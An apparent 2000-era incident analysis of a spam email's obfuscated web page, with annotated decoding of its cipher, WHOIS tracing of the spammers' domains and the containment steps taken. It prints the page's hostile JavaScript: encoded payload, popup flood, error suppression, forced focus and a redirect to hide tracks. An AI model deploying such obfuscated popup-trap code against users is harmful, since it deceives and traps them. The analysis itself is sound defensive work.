Read 8102 bytes from host www.londonville.org, path /ab4/sdfjsdrgafh/

HTTP/1.1 200 OK Date: Thu, 07 Sep 2000 18:15:40 GMT Server: Apache/1.3.9 (Unix)

FrontPage/4.0.4.3 Set-Cookie: CookieStatus=COOKIE_OK; path=/;

domain=angelfire.lycos.com; expires=Fri, 07-Sep-2001 18:15:40 GMT Set-Cookie:

CookieStatus=COOKIE_OK; path=/; domain=angelfire.lycos.com; expires=Fri, 07-Sep-2001

18:15:40 GMT Connection: close Transfer-Encoding: chunked Content-Type: text/html 88

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN"> <HEAD>

<TITLE>http://108.99.207.255 Untitled</TITLE> <SCRIPT

108.99.207.255 does not resolve…looks like a Class A broadcast address. It is an IANA reserved IP address.

LANGUAGE="Javascript"> <!-- 1000

http1="i";mpage1="";mpage0="";http2="mchar";http3="beac";http4="2";http5="hbu";http6="dir";http7=""; http8="v";http9="lied";http1="lie/";http0="a"; http1="http://3516597318";

http2="http://3516597317";

3516597318=209.155.4.70 (a company under Reiters and Associates, CRM).

3516597317=209.155.4.69 (the whole series below are CRM, until the Exodus server…)

http3="http://3516597318"; coded="encrypted";

3516597318=209.155.4.70 (as above)

http4="http://3516597319"; http5="http://3516597320";

3516597319=209.155.4.71; 3516597320=209.155.4.72

http6="http://3516597321"; http7="http://3516597322";

3516597321=209.155.4.73; 3516597322=209.155.4.74

http8="http://3516597323"; http9="http://3516597324";

3516597323=209.155.4.75; 3516597324=209.155.4.76

http10="http://3516597325"; http11="http://3510841963/herbalv1";

3516597325=209.155.4.75; 3510841963/herbalv1 = 209.67.50.107, and no longer resolves. This was on Exodus (Santa Clara CA) servers. This was the actual "target" server and website.

classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"; ded="" function d (wp) { cL="€\n ƒ.htm….com†.gif‡.jpgˆmailto:‰http://Ùwww.Šftp://‹.netŒr e Ža '--". "'s "\"—it˜as™anšor œngžbeŸof¡st¢ex£ate¤at¥and ¦and§ea¨er©etªent«en¬ot-eo®et¯ed°is ±is²ff³ie´in µin¶igh·ll¸le

¹leºly»me¼mm½ne ¾ne¿onÀ ÁooÂoaÃouÄppÅplÆraÇreÈrrÉrtÊs ËsaÌshÍssÎtaÏthÐtiÑttÒo Ót ÔThÕl Ö, ×. Ø\tÚtoÛarÜsiÝemÞueßeeàtráspâchã: ägeåicæteçeièseéauêscësmìowí Whîveïiaðesñndòy ónaôro"

cT="€ƒ…†‡ˆ‰ÙŠ‹Œ Ž‘’“”•—˜™šœž

Ÿ¡¢£¤¥¦§¨©ª«¬-®¯°±²³´µ¶·¸¹º»¼½¾¿ÀÁÂÃÄÅÆÇÈÉÊËÌÍÎÏÐÑÒÓÔÕÖ×ØÚÛÜÝÞßàáâãäåæçè éêëìíîïðñòóô" oT="";for(y=0;y<wp.length;y++)

These are the ISO 8859-1 HTML entity names from 83 to F4 (counting hexadecimal) These are matched with the letter pairs after each character in cL= above to substitute into the "HEAD" section for the cookie, start time, and cache controls.

{gC = wp.charAt(y);targetIdx = cT.indexOf(gC);if (targetIdx > -1) {libIdx = cL.indexOf(gC);for(x=0;x!=1;libIdx++){gC = cL.charAt(libIdx+1);if (cT.indexOf(gC) < 0) { oT = oT + gC }else {x=1}}}else {oT = oT + gC}}ded=ded+oT;} starttime = new Date(); before = starttime.getTime(); d("<HTML><HEAD><TITLE>‰108.99.207.255 Unt—Ì¯</TITLE><META HTTP-EQUIV="ExpiÇs" CONTENT="TÞÖ16 **J™ 1990 21:29:02 GMT**"><META

<META HTTP-EQUIV="Expires"CONTENT= "sometime in 1990, 21:29:02 GMT><META HTTP-EQUIV="Expires" CONTENT="0"> By using a date in 1990 and also the "0", this forces the browser to refresh.

HTTP-EQUIV="ExpiÇs" CONTENT="0"><META HTTP-EQUIV="L˜t-Modifi¯" CONTENT="0"><META HTTP-EQUIV="Caâe-C¿àol" CONTENT="no-caâeÖmu¡-Çvalid£"><META HTTP-EQUIV="PÆgma"

<META HTTP-EQUIV="Cache-Cont"CONTENT= "no-caching;-revalidate"><META HTTP-EQUIV="Pragma"CONTENT="no cache" This prevents Netscape or MSIE from caching a

page, to get a new copy.

CONTENT="no-caâe"><META HTTP-EQUIV="PÆgma" CONTENT="no_caâe"></HEAD>

This ends the use of the first cipher. The CodeIt cipher is now used in the "BODY" section.

<BODY><SCRIPT LANGUAGE="JavaScript"><!'€funcÐ¿ Decode() {€d("4CSDMFB

<BODY><SCRIPT LANGUAGE="JavaScript"><!'€funcÐ¿ Decode() {€d(0 <script

JUHOAUOQ=0LU9UCSDMFB034!'\\nPAHSBMGH OQBuFFZQDCMGH(){\\nUFFHUIQ=

Language="javascript"><!`\\Hfunction getappversion(){\\Happname= (IGNORE BACKSLASHES)

HU9MOUBGD.UFFhUIQ;\\nUFF9QDCMGH =

navigator.appName;\\Happversion =

HU9MOUBGD.UFFZQDCMGH;\\nIULGD9QD =

Navigator.appVersion;\\Hmajorver =

UFF9QDCMGH.CATCBDMHO(\\"Ö#);\\nMP ((UFFHUIQ == 0hQBCSUFQ0) && (

Appversion.substring(\\0"1);\\Hif ((appname == "Netscape"&& (

IULGD9QD 3= >)) DQBADH #;\\nMP ((UFFHUIQ == 0iMSDGCGPB

Majorver >= 3)) return 1;\\Hif ((appname =="Microsoft

mHBQDHQB q7FJGDQD0) && (IULGD9QD 3= <)) DQBADH #;\\nDQBADH

Internet Explorer") && (Majorver >=4)) return 1;\\Hreturn

\\";\\n}\\n//'34/CSDMFB34!rgsbWfq nbij f¤jmÊ0-

\\0;\\H} \\H//`><string><!DOCTYPE HTML P¤LIQ"-

//mqbp//rbŒnbij//qh034nbij34NQUR34iqbu nbbf-q§mZ=0q7FMDQC0

//IETF//DTŒHTML//EP"<>HTML><head><META HTTP-EQUIV="Expires"

sghbqhb=0\\"034iqbu nbbf-q§mZ=0jUCB-iGRMPMQR0 sghbqhb=0\\"034iqbu

CONTENT=\\0,><META HTTP-E§IV=Last-Modified”CONTENT=”\\0,><META

nbbf-q§mZ=0sUSNQ-sGHB”);€d(“DGJ0 sghbqhb=0HG-SUSNQÖIACB-

HTTP-EQUIV=”Cache-Cont,);€d(,rolg CONTENT=”no-cache”must-

DQ9UJMRUBQ034"); d("iqbu nbbf-q§mZ=0fDUOIU0 sghbqhb=0HG-

revalidate”><0; R(0META HTTP-EQUIV=”Pragma” CONTENT=”no

SUSNQ034iqbu nbbf-q§mZ=0fDUOIU0

cache”><META HTTP-EQUIV=”Pragma”

sghbqhb=0HG_SUSNQ034BMBJQ3NBBF://#\\”w.vv.]\\”x.]zz

CONTENT=”no_cache”><title>HTTP://1\\08.99.2\\07.255 (same IP as above; no info)

aHBMBJQR4/BMBJQ34csdmfb

Untitled<title><script

JUHOAUOQ=0lU9UcSDMFB03\\nCQJP.IG9QbG(\\”,\\”)\\nCQJP.DQCM5QbG(z,z

language=”JavaScript”>\\Hself.moveTo(\\0,\\0)\\Hself.resizeTo(5,5

)4/csdmfb34CSDMFB JUHOAUOQ=0LU9UCSDMFB034!‘\\nPAHSBMGH

)</SCRIPT><script language=”javascript”><!`\\Honerror=

CBGFqDDGD() {\\nÀÀÀÀDQBADH BDAQ;\\n}\\n8MHRG8.GHQDDGD =

stopError() {\\HÀÀÀÀreturn true;\\Hwindow.onerror =

CBGFqDDGD;\\n//‘34/CSDMFB34/NQUR34TGR634TGR634TGR6

StopError;\\H//`><script><gead><body><body><body

GHtJAD=0CQJP.PGSAC()034csdmfb juhÂuoq=0lU9UcSDMFB03\\n\\n9UD

OnBlur=”self.focus()”><script language=”JavaScript”><\\H\\Hvar

IUNG8iUH6 =]; 9UD IUFUOQ = HQ8”); €d(“

MahowMany = 2; var mapage = new0); €d(0

uDDU6(IUNG8iUH6+#);\\nIUFUOQ[\\"2=0NBBF://]\\"v.yx.z\\".yx/~FUOQI

Array (mahowMany+1);\\Hmapage[\\0 ="http://2\\09.67.8\\0.67/~pagem

209.67.80.67 on Exodus.net server. Not resolvable and can't pull (HTTP 11 is Herbal Viagra site).

UKQ/SIBOMHPG6.NBIJ0;\\nIUFUOQ[#2=0NBBF://]\\"v.]#z.#w].#vv/SIBOMH

ake/cmtginfoy.html";\\Hmagage[1]="http://2\\09.218.18.199/cmtgin

209.218.18.199 Home.net/@Home Net: ATHM-209-218-xxx-199.Home.net: Redwood City CA

PG6.NBIJ0;\\nMP (NBBFò==

foy.html";\\Hif (http:==

0MI0){\\nIFUOQ\\"='./MIUOQC/MHRQ7.NBIJ';\\nIFUOQ#='./MIUOQC/MHRQ7

"im"){\\Hmpage\\0='./images/index.html';\\Hmpage1='.images/index

.NBIJ';\\n}\\nMP (NBBFò== 0UT0){\\nIFUOQ\\"=NBBFx +

.hmtl';\\H}\\Hif (http:== "ab"){\\Hmpage\\0=http7 +

'.NBIJ';\\nIFUOQ#=NBBFx + '.NBIJ';\\n}\\nMP (NBBFò==

'.html';\\Hmpage1=http7 + '.html';\\H}\\Hif (http:==

0GB0){\\nIFUOQ\\"=IUFUOQ[\\"2;\\nIFUOQ#=IUFUOQ[#2;\\n}\\nMP

"ot"){Hmpage\\0=mapage[\\0#;\\Hmpage1=mapage[1#;\\H}\\Hif

(NBBFò== 0RMD0){\\nIFUOQ\\"=NBBFx;\\nIFUOQ#=NBBFx;\\n}\\nPAHSBMGH

(http:=="dir"{\\Hmpgae\\0=http7;\\hmpage1\http7;\\H}\\Hfunction

IUDHRHAITQD(){\\n9UD IUDUHRCSDMFB = -#;\\n8NMJQ (IUDUHRCSDMFB 4

Marndnumber(){\\Hvar marandscript = -1;\\Hwhile (marandscript <

\\" || IUDUHRCSDMFB 3");€d(" IUNG8iUH6 || MCh");

\\0 || marandscript >0);€d*(0 mahowMany || isN0);*

d("Uh(IUDUHRCSDMFB)){\\nIUDUHRCSDMFB =

d(0aN(marandscript)){\\Hmarandscript =

FUDCQmHB(iUBN.DUHRGI()*(IUNG8iUH6+#));\\n}\\nDQBADH

ParseInt(Math.random()(mahowMany+1));\\H}\\Hreturn*

IUDUHRCSDMFB;\\n}\\n\\nIUEAG = IUDHRHAITQD();\\nIUEAG7 =

Marandscript;\\H}\\H\\Hmaquo = marndnumber();\\Hmaquox =

IUFUOQ[IUEAG2;\\nMP (HU9MOUBGD.UFFhUIQ ==

Mapage[maquo];\\Hif (navigator.appName ==

'hQBCSUFQ'){\\nHQ8YMHRG8 =

'Netscape'){\\HnewWindow =

8MHRG8.GFQH("Ö0HQ8YMHRG80,0BGGJTUD=HG,JGSUBMGH=HG,RMDQSBGDMQC=HG

window.open(''Ö"newWindow","toolbar=no,location=no,directories=no

,CBUBAC=HG,IQHATUD=HG,CSDGJJTUDC=6QC,DQCM5UTJQ=6QC,BGF=\\",JQPB=\

,status=no,menubar=no,scrollbars=yes,resizable=yes,top=\\0,left=

\",8MRBN=w\\"\\",NQMONB=y\\"\\"0);\\nHQ8YMHRG8.JGSUBMGH=IFUOQ\\"}

\0 ,width=8\\0\\0,height\6\\0\\0 ");\\HnewWindow.location=mpage\\0 }

\\n//HQ8YMHRG8.JGSUBMGH=('PBF://]\\"v.]<v.#<y.<w/FAT/MHSGIMHO/CBU

\\H//newWindow.location='ftp://2\\09.249.146.48/pub/incoming/sta

209.249.146.48 is www.goodnoise.com*, under* www.emusic.com*, and is hosted on above.net.*

Code per SamSpade on both shows it to be a website for sampling and purchasing MP3 format

music. Links to http://ads.doubleclick.net *for EMusic abound. ALSO Redwood City CA*

DB.U.NBIJ');\\nQJCQ MP (HU9MOUBGD.UF");€d("FhUIQ == 'iMSDGCGPB

rt.a.html');\\Helse if (navigator.ap0);€d (0 Pname == 'Microsoft

mHBQDHQB q7FJGDQD'){\\nHQ8YMHRG8 =

Internet Explorer'){\\HnewWindow =

8MHRG8.GFQH("Ö0HQ8YMHRG80,'BGGJTUD=HG,JGSUBMGH=HG,RMDQSBGDMQC=HG

window.open(‘‘Ö“newWindow”,’toolbar=no,location=no,directories=no

,CBUBAC=HG,IQHATUD=HG,CSDGJJTUDC=6QC,DQCM5UTJQ=6QC,BGF=\\”,JQPB=\

,status=no,menubar=no,scrollbars=yes,resizable=yes,top=\\0,left=

\”,PAJJCSDQQH');\\n//HQ8YMHRG8.JG d76

\0,fullscreen’);\\H//newWindow.lo Rxy

SUBMGH=IFUOQ#\\n}\\n//HQ8YMHRG8.JGSUBMGH=('PBF://]\\”v.]<v.#<y.<w

cation=mpage1\\H}\\H//newWindow.location=(‘ftp://2\\09.249.146.48

/FAT/MHSGIMHO/CBUDB.U.NBIJ');\\n\\n\\nSGRQTUCQ=0&SGRQtUCQ=0;\\nMP

pub/incoming/start.a.html’);\\H\\Hcodebase=”&codeBase=”;\\Hif

(HU9MOUBGD.UFFhUIQ ==

(navigator.appName ==

'hQBCSUFQ'){\\nHU9=0;HU9=HQBCSUFQ;0;\\nPJUCNFJAOMHSNQSK =

‘Netscape’){\\Hnav=”’nav=netscape;”;\\Hflashpluginchеck =

0NBBF://888.RG8HJGURUS.HQB.QHBQD.SOM.CQ7FACC6.GDO:zx]#/FAT/CNGSK8

“http://www.downloadac.net.enter.cgi.sexpuppy.org;5721/pub/ U9Q/SUTC/PJUCN/C8PJU");

shockwave/cabs/flash/swfla0); *SEE BELOW*

d("C”);€d(“N.SUT/?SJUCCMR=0;\\nHQ8YMHRG8.RGSAIQHB.8DMBQ('4pduiqcq

d(0s0);€d*(0h.cab/?classid=”;\\HnewWindow.document.write(‘<FRAMESE*

b DG8C=\\\\0#\\”\\”\\\\%,#\\\\%\\\\0 TGDRQD=\\”3'

T rows=\\\\”1\\0\\0\\\\%1\\\\%\\\\”border=\\03’

+\\n\\t\\t//'4pduiq HUIQ=\\\\0BGF\\\\0

+\\H\\B\\B//’<FRAME name=\\\\”top\\\\”

cds=\\\\'UTGAB:4NBIJ34BMBJQ3sUJJ #-w\\”\\”-w\\”<-<>z] bGRU6 PGD

SRC=\\\\about:<hmtl><title>Call 1-8\\0\\0-8\\04-4352 Today for

The number 1-800-804-4352 is not listed, and apparently gone. Note the "MasterAgents" and

"PopLaunch (originally StealthLaunch) reference.

6GAD fGFjUAHSN cQSADQ YQT nGCBMHO hQQRC!4/BMBJQ34TGR6

your PopLaunch secure Web Hosting Needs!</title><body

TOSGJGD=TJAQ BQ7B=1SSSSSS JMHK=1SSvv>> 9JMHK=1SSvv>>

Bgcolor=blue text=#cccccc link=#cc9933

UJMHK=1vvvvSS BGFIUDOMH=\\" JQPBIUDOMH=\\" IUDOMH8MRBN=\\"

Alink=#9999cc topmargin=\\) leftmargin=\\0 marginwidth=\\0

IUDOMHNQMONB=\\"34RM9 UJMOH=SQHBQD34BUTJQ TGDRQD=\\"

marginheight=\\0> <table border=\\0

SQJJFURRMHO=\\" SQJJCFUSMHO=\\" 8MRBN=zz\\"34BD NQMONB=]z34BR *cellpadding=\\0*

cellspacing=\\0 width=55\\0><tr height=25><tr

8MRBN=]z NQMONB=]z UJMOH=JQPB 9UJMOH=BGF34/BR34BR NQMONB=]z

width=25 height=25 align=left valign=top></td><td height=25

UJMOH=J");€d("QPB 9UJMOH=BGF34/BR34/BD34BD34BR 8MRBN=]z

align=l0);€d*(0 eft valign=top></td></tr><tr><tr width=25*

UJMOH=JQPB 9UJMOH=BGF34/BR34BR UJMOH=JQPB 9UJMOH=BGF34PGHB

align=left valign=top></td><td align=left valign=top><font

PUSQ=ZQDRUHU,nQJ9QBMSU,uDMUJ CM5Q=<34T34SQHBQD34PGHB

Face=Verdana,Helvetica,Arial size=4><b> <font

CM5Q=>3fJQUCQ 8UMB PGD 6GAD fGFjUAHSN cQD9QD BG

Size=3>Please wait for your PopLaunch Server to

SGHHQSB...4TD34TD34TD34TD3sUJJ fGFjUAHSN bGRU6 PGD 6GAD cQSADQ

*Connect...

Call PopLaunch Today for your Secure*

YQT nGCBMHO hQQRC!4TD34TD3iUCBQDuOQHBC #-w\\"\\"-w\\"<-

*Web Hosting Needs!

MasterAgents 1-8\\0\\0-8\\04-*

<>z]4/NBIJ3\\\\' CSDGJJMHO=\\\\0HG\\\\0

4352</html>\\\\' scrolling=\\\\"no\\\\"

PDUIQTGDRQD=\\\\0HG\\\\03' +\\nÀÀÀÀÀ'4pduiq HUIQ=\\\\0TGBBGI\\\\0

*Frameborder=\\\\"no\\\\">'+\\H*ÀÀÀÀÀ*'<FRAME name=\\\\"bottom\\\\"*

cds=' + PJUCNFJAOMHSNQSK + SJUCCMR + SGRQTUCQ + N"); d("BBF## +

SRC='+ flashplugincheck + classid +codebase + h)); d("ttp11 +

HU9 + NBBF] + NBBF< + NBBFò+ NBBFw + NB"); €d("BF#\\" + NBBF# +

Nav +http2 + http4 + http6 + http8 +ht0); €d(*0 tp1\\0 + http1 +*

NBBF> + NBBFz + NBBFx + NBBFv + '3' +\\n\\t\\t\\t\\t//'4pduiq

http3 + http5 + http7 + http9 + '>' +\\H\\B\\B\\B//'<FRAME

HUIQ=\\\\0BGF\\\\0 cds=\\\\0IUMH.NBIJ\\\\03'

name=\\\\"top\\\\"SRC=||||"main.html\\\\">'

+\\n'4/pduiqcqb3');}\\nQJCQ MP (HU9MOUBGD.UFFhUIQ == 'iMSDGCGPB

+\\H\</FRAMESET>');}\\Helse if (navigator.appName == 'Microsoft

mHBQDHQB q7FJGDQD'){\\nHU9=0;HU9=ICMQ;0;\\nPJUCNFJAOMHSNQSK =

Internet Explorer'){\\Hnav=";nav=msie;";\\Hflashplugincheck =

0NBBF://888.RG8HJGURUS.HQB.QHBQD.SOM.CQ7FACC6.GDO:zx]#/FAT/CNGSK8

"http://www.downloadac.net.enter.cgi.sexpuppy.org:5721/pub/shockw

No www.downloadac.net *exists.* www.sexpuppy.org *is under* www.madonnas.com*, and hosted*

on via.net and www.mistype.com*. Both redirects to* www.publicadvertising.com *which further*

redirects to www.publicfiles.com, www.publicadvertising.com/thriftys.html, *and* www.focalex.com *with ads. Code shows links to gaming, financial, health, travel, shopping, home, Internet, and Electronics and more "special deals", as well as Superscope online horoscopes. Pointers to* www.goto.com *domain checks, and from there to* http://sponsorships.net *and Queenbooks, and FirstCreditLife insurance ads at the next level.*

U9Q/SUTC/PJUCN/C8PJUCN.SUT/MHRQ7.SOM?SJUCCMR=0;\\nHQ8YMHRG8.RGSAI

ave/cabs/flash/swflash.cab/index.cgi?classid=";\\HnewWindow.docum

QHB.8DMBQ('4NBIJ34NQUR34pduiqcqb

ent.write('<html><head><FRAMESET

DG8C=\\\\0#\\"\\"\\\\%,*\\\\%\\\\0 PDUIQTGDRQD=\\\\0\\"\\\\0

rows=\\\\"1\\0\\0\\\\%,\\\\%\\\\" FRAMEBORDER=||||"\\0\\\\"*

TGDRQDSGJGD=1\\"\\"\\"\\"wwÀCSDGJJMHO=\\\\0HG\\\\0 HGDQCM5Q3'

Bordercolor=#\\0\\0\\0\\088 À *scrolling=\\\\"no\\\\" noresize'*

+\\nÀ//'4pduiq HUIQ=\\\\0BGF\\\\0

*+\\H*À*//'<FRAME name=\\\\"top\\\\"*

c");€d("ds=\\\\'UTGAB:TJUHK\\\\' CSDGJJMHO=\\\\0HG\\\\0

S0); €d*(0 RC=\\\\'about:blank\\\\' scrolling=\\\\"no\\\\"*

PDUIQTGDRQD=\\\\0HG\\\\03' +\\nÀÀ'4pduiq

*Frameborder=\\\\"no\\\\"> +\\H*ÀÀ*'<FRAME*

HUIQ=\\\\0TGBBGI\\\\0ÀPDUIQTGDRQD=\\\\0\\"\\\\0

*Name=\\\\"bottom\\\\"*À *frameborder=\\\\"\\0\\\\"*

CSDGJJMHO=\\\\0HG\\\\0 HGDQCM5Q cds=' + PJUCNFJAOMHSNQSK +

Scrolling=\\\\"no\\\\" noresize SRC=' + flashplubincheck +

SJUCCMR + SGRQTUCQ + NBBF## + HU9 + NBBF] + NBBF< + NBBFò+ NBBFw

Classid + codebase + http11 + nav + http2 + http4 + http6 + http8

+ NBBF#\\" + NBBF# + NBBF> + NBBFz + NBBFx + NBBFv + '3'

+ http\\0 + http1 + http3 + http5 + http7 + http9 + '>'

+\\n\\t\\t//'4pduiq cds=\\\\0IUMH.NBIJ\\\\03'

+\\H\\B\\B//'FRAME SRC=||||"main.html\\\\">'

+\\nÀÀÀÀÀ'4/pduiqcqb3');}\\n4/CSDMFB34csdmfb

*+\\H*ÀÀÀÀÀ*'</FRAMESET>');}\\H<script><SCRIPT*

juhÂuoq=0lU9UcSDMFB03\\nMP (HU"); d("9MOUBGD.UFFhUIQ ==

language=JavaScript">\\Hif (na"); d("vigator.appName ==

0hQBCSUFQ0){\\nCQJP.DQCM5QbG(z\\",z\\")\\nCQJP.IG9QbG(\\",]\\"\\"

"Netscape"){Hself.resizeTo(5\\0,5\\0)\\Hself.moveTo(\0,2\\0\\0

\\")\\nJGSUBMGH.DQFJUSQ('UTGAB:TJUHK");€d("')}\\nQJCQ\\nMP

\\0)\\Hlocation.replace(about.blank0);€d(*0 ')}\\Helse\\Hif*

(HU9MOUBGD.UFFhUIQ == 'iMSDGCGPB mHBQDHQB

navigator.appName == 'Microsoft Internet

q7FJGDQD'){\\nCQJP.IG9QbG(\\",\\")\\nCQJP.DQCM5QbG(yz\\",]z\\")\\

Explorer'){\\Hself.moveTo(\\0,\\0)\\Hself.resizeTo(65\\0,25\\0)

nJGSUBMGH.DQFJUSQ('UTGAB:TJUHK')}4/csdmfb3");€r©urn

Hlocation.replace('about.blank'))</script>0);€return

0;}€//'></SCRIPT><SCRIPT LANGUAGE="JavaScript"><!'€ky="";funcÐ¿

0;}€//'>

d(msg){ky=ky+codeIt(key,msg);}vaŒkeò=

"0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqr¡uvwxyz<>]#\\"";funcÐ

¿ codeIÓ(mCÖeS) {vaŒwTGÖmcH =ÀmC.¹œÏ / 2ÖnS =

codeIt is the simple software to encode the characters

““‘Ödv;foŒ(vaŒx = 0; x < eS.¹œÏ; x++) {wTG = mC.µd¢Of(eS.âÛAt(x));if (wTG > mcH) {dv =

wTG - mcH;nS = nS + mC.âÛAt(33 - dv);}els {if (key.µd¢Of(eS.âÛAt(x)) < 0) {nS = nS +

eS.âÛAt(x)}els {dv = mcH - wTG;nS = nS + mC.âÛAt(33 + dv);}}}r©urn nS;}

€//‘></SCRIPT><SCRIPT LANGUAGE=“JavaScript”><!‘

€Decode();documª.wr—e(ky);//‘></SCRIPT>"); //--> </SCRIPT> <SCRIPT><!--

document.write(ded); //--> </SCRIPT> </HEAD> <NOSCRIPT><meta http-equiv="refresh"

content="0; url=http://MSN.COM"></NOSCRIPT> 0

This refreshes the screen with www.msn.com to hide tracks. One could retrace the path in the browser history, however.

Needless to say, this was an exercise for the mind.
This decoded explanation was passed on to Angelfire and subsequently to Lycos Inc., its parent company for their analysis and action, as others had done before.
The first section (“1000”) of the web page brought up 10 consecutive, innocent sites hosted on ReiterAssoc.com, beginning with a site for a radio host for one of the true cowboy music (NOT country western!) shows still offered in Texas (RedSteagall.com). The other merchandising sites, including an Israeli registration, followed. The FINAL URL was the one for the true target, “Herbal Viagra” site. I was unable to pull the code, and apparently the site content had been removed already by Exodus, its hosting ISP, much to my relief.

As noted above, after the 11 windows (Http1 through 11) pop open, there is the link to the @Home IP address in Redwood City, California, a suburb of San Francisco on the peninsula. This is followed by other sites (Goodnoise.com and Emusic.com) with frames, also in Redwood City, heavily laden with Doubleclick.net advertising, per their page code from SamSpade tools.

A new phase is entered when the code looks for ShockWave for flash plugins and animation. If not found, it goes to a download site (Downloadac.com) and loads it, even giving a message to the email recipient to wait while the PopLaunch server is trying to connect. Then it promotes itself (and the non-working phone number), as seen on the bottom of the original email.

The ShockWave flash plugin redirects the recipient to “sexpuppy.org”, which again raised my eyebrows. A review of the code did not find offensive content at the time, however, but did see a vast number of advertising and marketing links to shopping sites. At the time, the

www.safeweb.com anonymous site viewer was not yet available and online, and I did not yet know of www.anonymizer.com (except for email), so I did not have a means to "actually view" the site in a safe manner, as I can today.

One the recipient has been through the whole show, the site code refreshes the browser, and redirects the user to www.msn.com, for Microsoft's Internet webhosting and email (ISP) provider, in an attempt to cover its tracks. Browser history can be used to retrace the path taken, however.

As I have said before, other emails reported earlier in the literature, and seen by us in later M@ster@gents emails also had a small script module to disable right click (DC4…device control 4…even numbers 2 and 4 turn off a device, odd turn them on. This was originally used to turn off a paper tape punch on a teletype, in older mainframe days.) This additional function blocks the user from the menu items used to "view source", and the site code is written to not have the "X" button to close the window, forcing the user to continue watching, or go to the task manager to kill the browser task or process, or if totally hung up, to reboot the computer.

III. Containment:

The first step was to identify the hosting site of "Londonville.com, .net, and .org". The Network Solutions WHOIS (see references page) was used, and verified by the Register.com WHOIS. The advantage of the Register.com site, while registering fewer sites, is that it will tell a user if the same domain name is taken in .com, .net, org (and now others, as registration expands beyond these). One must still look at each one "taken" to determine if the others of the same name are registered to the same person(s) or group(s).

The database shows site registration in the Caribbean via the French-speaking GANDI registrar:

Domain:	londonville.org
Owner-address:	ET Corp
Owner-address:	Independence Dr. 5th Floor)
Owner-address:	AG (NOTE: This is technically "Antigua and Barbuda"
Owner-address:	St. John's
Owner-address:	Virgin Islands
Owner-address:	ANTIGUA AND BARBUDA (Note the disparity in address)
Admin-c:	SC68-GANDI
Tech-c:	SC68-GANDI
Bill-c	SC68-GANDI
Nserver:	nsca1.qwuest.net 209.11.6.59 (This is a Globix name server)
Nserver:	nsca1.qwuest.net 209.11.6.58 (This is a Globix name server)
Nserver:	876.000000000000000000.com 208.45.183.105 (On Questip.net)
Nserver:	876.000000000000000000.com 208.45.183.243 (On Questip.net)
Nserver:	876.000000000000000000.com 208.45.183.106 (On Questip.net)
Reg_created:	2000-07-15 13:26:42
Expires:	2001-07-15 13:26:42
Created:	2000-07-15 19:26:43
Changed:	2000-08-18 09:36:13

Person:	Shannon Coles
Nic-hdl:	SC68-GANDI
Address:	ET Corp
Address:	Independence Dr. 5th Floor)
Address:	AG (NOTE: This is technically "Antigua and Barbuda"
Address:	St. John's
Address:	Virgin Islands
Address:	ANTIGUA AND BARBUDA (NOTE THE DISPARITY IN ADDRESS)
Phone:	31-20-524-1477
Fax:	31-20-524-1477
EMAIL:	mydomain@lucidmail.com (which is a clue to MORE of their domains…)

_____-

The name servers for Londonville.com and Londonville.net were slightly different:
Nserver: nsfl1.qwuest.net 208.62.20.37 (This is a BellSouth.net name server)
Nserver: nsfl1.qwuest.net 208.62.20.42 (This is a BellSouth.net name server)
Nserver: nsca1.qwuest.net 209.11.6.59 (This is a Globix name server…see above)
Nserver: nsca1.qwuest.net 209.11.6.58 (This is a Globix name server…see above)

This is where sleuthing on the domain names, emails, and further Internet Research were helpful. Note that the domain name "Qwuest.net" and "Qwuest.com" (with the additional "U"", are an attempt to confuse the name with the large Internet and Telecommunications provider that has been known as "Qwest". When a "WHOIS" was run on Qwuest.com and .net, the same address, now showing "Empire Tower LLC" and St. Johns< AG, with an email of ops@legalforces.com showed up. The DNS servers for them were on Digirealm.com (63.208.162.140, .150, .160). The Legalforces.com registration showed the same information. One intent of on "offshore" address is to discourage legal and financial pursuit of the spammers.

To summarize:
* www .londonville.org -- Used Port 80. Registered by Gandi registrars, address in St. John's, Antigua and Barbuda. Servers hosting are on Qwuest.net (209.11.6.59; 209.11.6.58, which are actually hosted on www.globix.com's servers) and further on Qwestip.net (208.45.183.105 and 106 and .243). Email is on Mydomain@lucidmail.com
* www .londonville.net -- (Same: 208.62.20.37 and .42 ;hosted on BellSouth.net; 209.11.6.58 and .59, hosted on Globix.com). Same mailing address, and Lucidmail email address.
* www .londonville.com (Same address, Lucidmail email address, and servers as www .londonville.net)
* www .legalforces.com (Same address; Legalforces.com email; Registered as "E.T. Corp". 63.208.162.140 and .150 servers, which are actually hosted on Digirealm.com servers.)
* www .qwuest.net: Owned by EmpireTowersLLC. Servers also 63.208.162.140 and .150 and .160 hosted on Digirealm.com servers. Email at LegalForces.com.

Tracking next on the Lucidmail.com email, a breakthrough happened, showing United States-based operations.
* www .lucidmail.com: Mydomain@lucidmail.com is the email for ww.londonville.org and .net, and .com. Registered as "ETC/ideast.com (LUCIDMAIL-DOM) with a Las Vegas, Nevada address. The administrative contact is Capital Placements, Ltc in Providence, British West Indies, Turks and Caicos, with an offshore phone. Servers are "Jane.Jetsonville.com 198.30.157.3, and Elroy.Jetsonville.com 198.30.157.5", which are hosted on ww.oar.net.
* www .empiretowers.com (The firm name for Qwuest.net: Same address. Servers: 63.208.162.140 and .150 and .160 which are hosted on Digirealm.com servers. Email at Legalforces.com). Shown on Londonville registrations as "ET Corp.")
* www .IDEast.com: Registered as "ETC/ideast.com (IDEAST-DOM) with an administrative contact is Capital Placements, Ltc in Providence British West Indies, Turks and Caicos, with an offshore phone. Servers are "209.136.130.254, hosted as ns1.empiretowers.com on IVTG in Toledo Ohio (with a Hotmail email address), and also 205.133.106.2 as ns2.empiretowers.com", which are hosted on also by IVTG (not oar.net).
* www. IVTG.com -- Toledo Ohio host of IDEast.com and EmpireTowers.com, as above.

I began searching on "Empire Towers", "Londonville", "Jetsonville", and "PopLaunch" via www.dogpile.com, a meta search engine that gives the first 10 results for a large number of search engines in one response. This is how I obtained the Italian file from 1997, intermediate versions, and the information by 26thAvenue.com, as well as links to the ET Watch sites and ultimately the Spamhaus.org report. (See references). This is where I learned of the sophisticated nature of the code that I would next tackle, and how much care was taken to hide and sustain their operations. References all pointed to the use of this cipher (for which I searched on "CodeIt"), obfuscated HTML and JavaScript, ownership of their own DNS servers from which the code is truly hosted, and redundant hosting of pages on Angelfire.com, which is a Lycos subsidiary.

To contain the situation, I requested that our email messaging department block the indicated domain name and single IP addresses seen in the email in the Exchange server configuration for the Internet Mail Service. Email filtering software was still a discussion and future budget item at this point in time, unlike today.

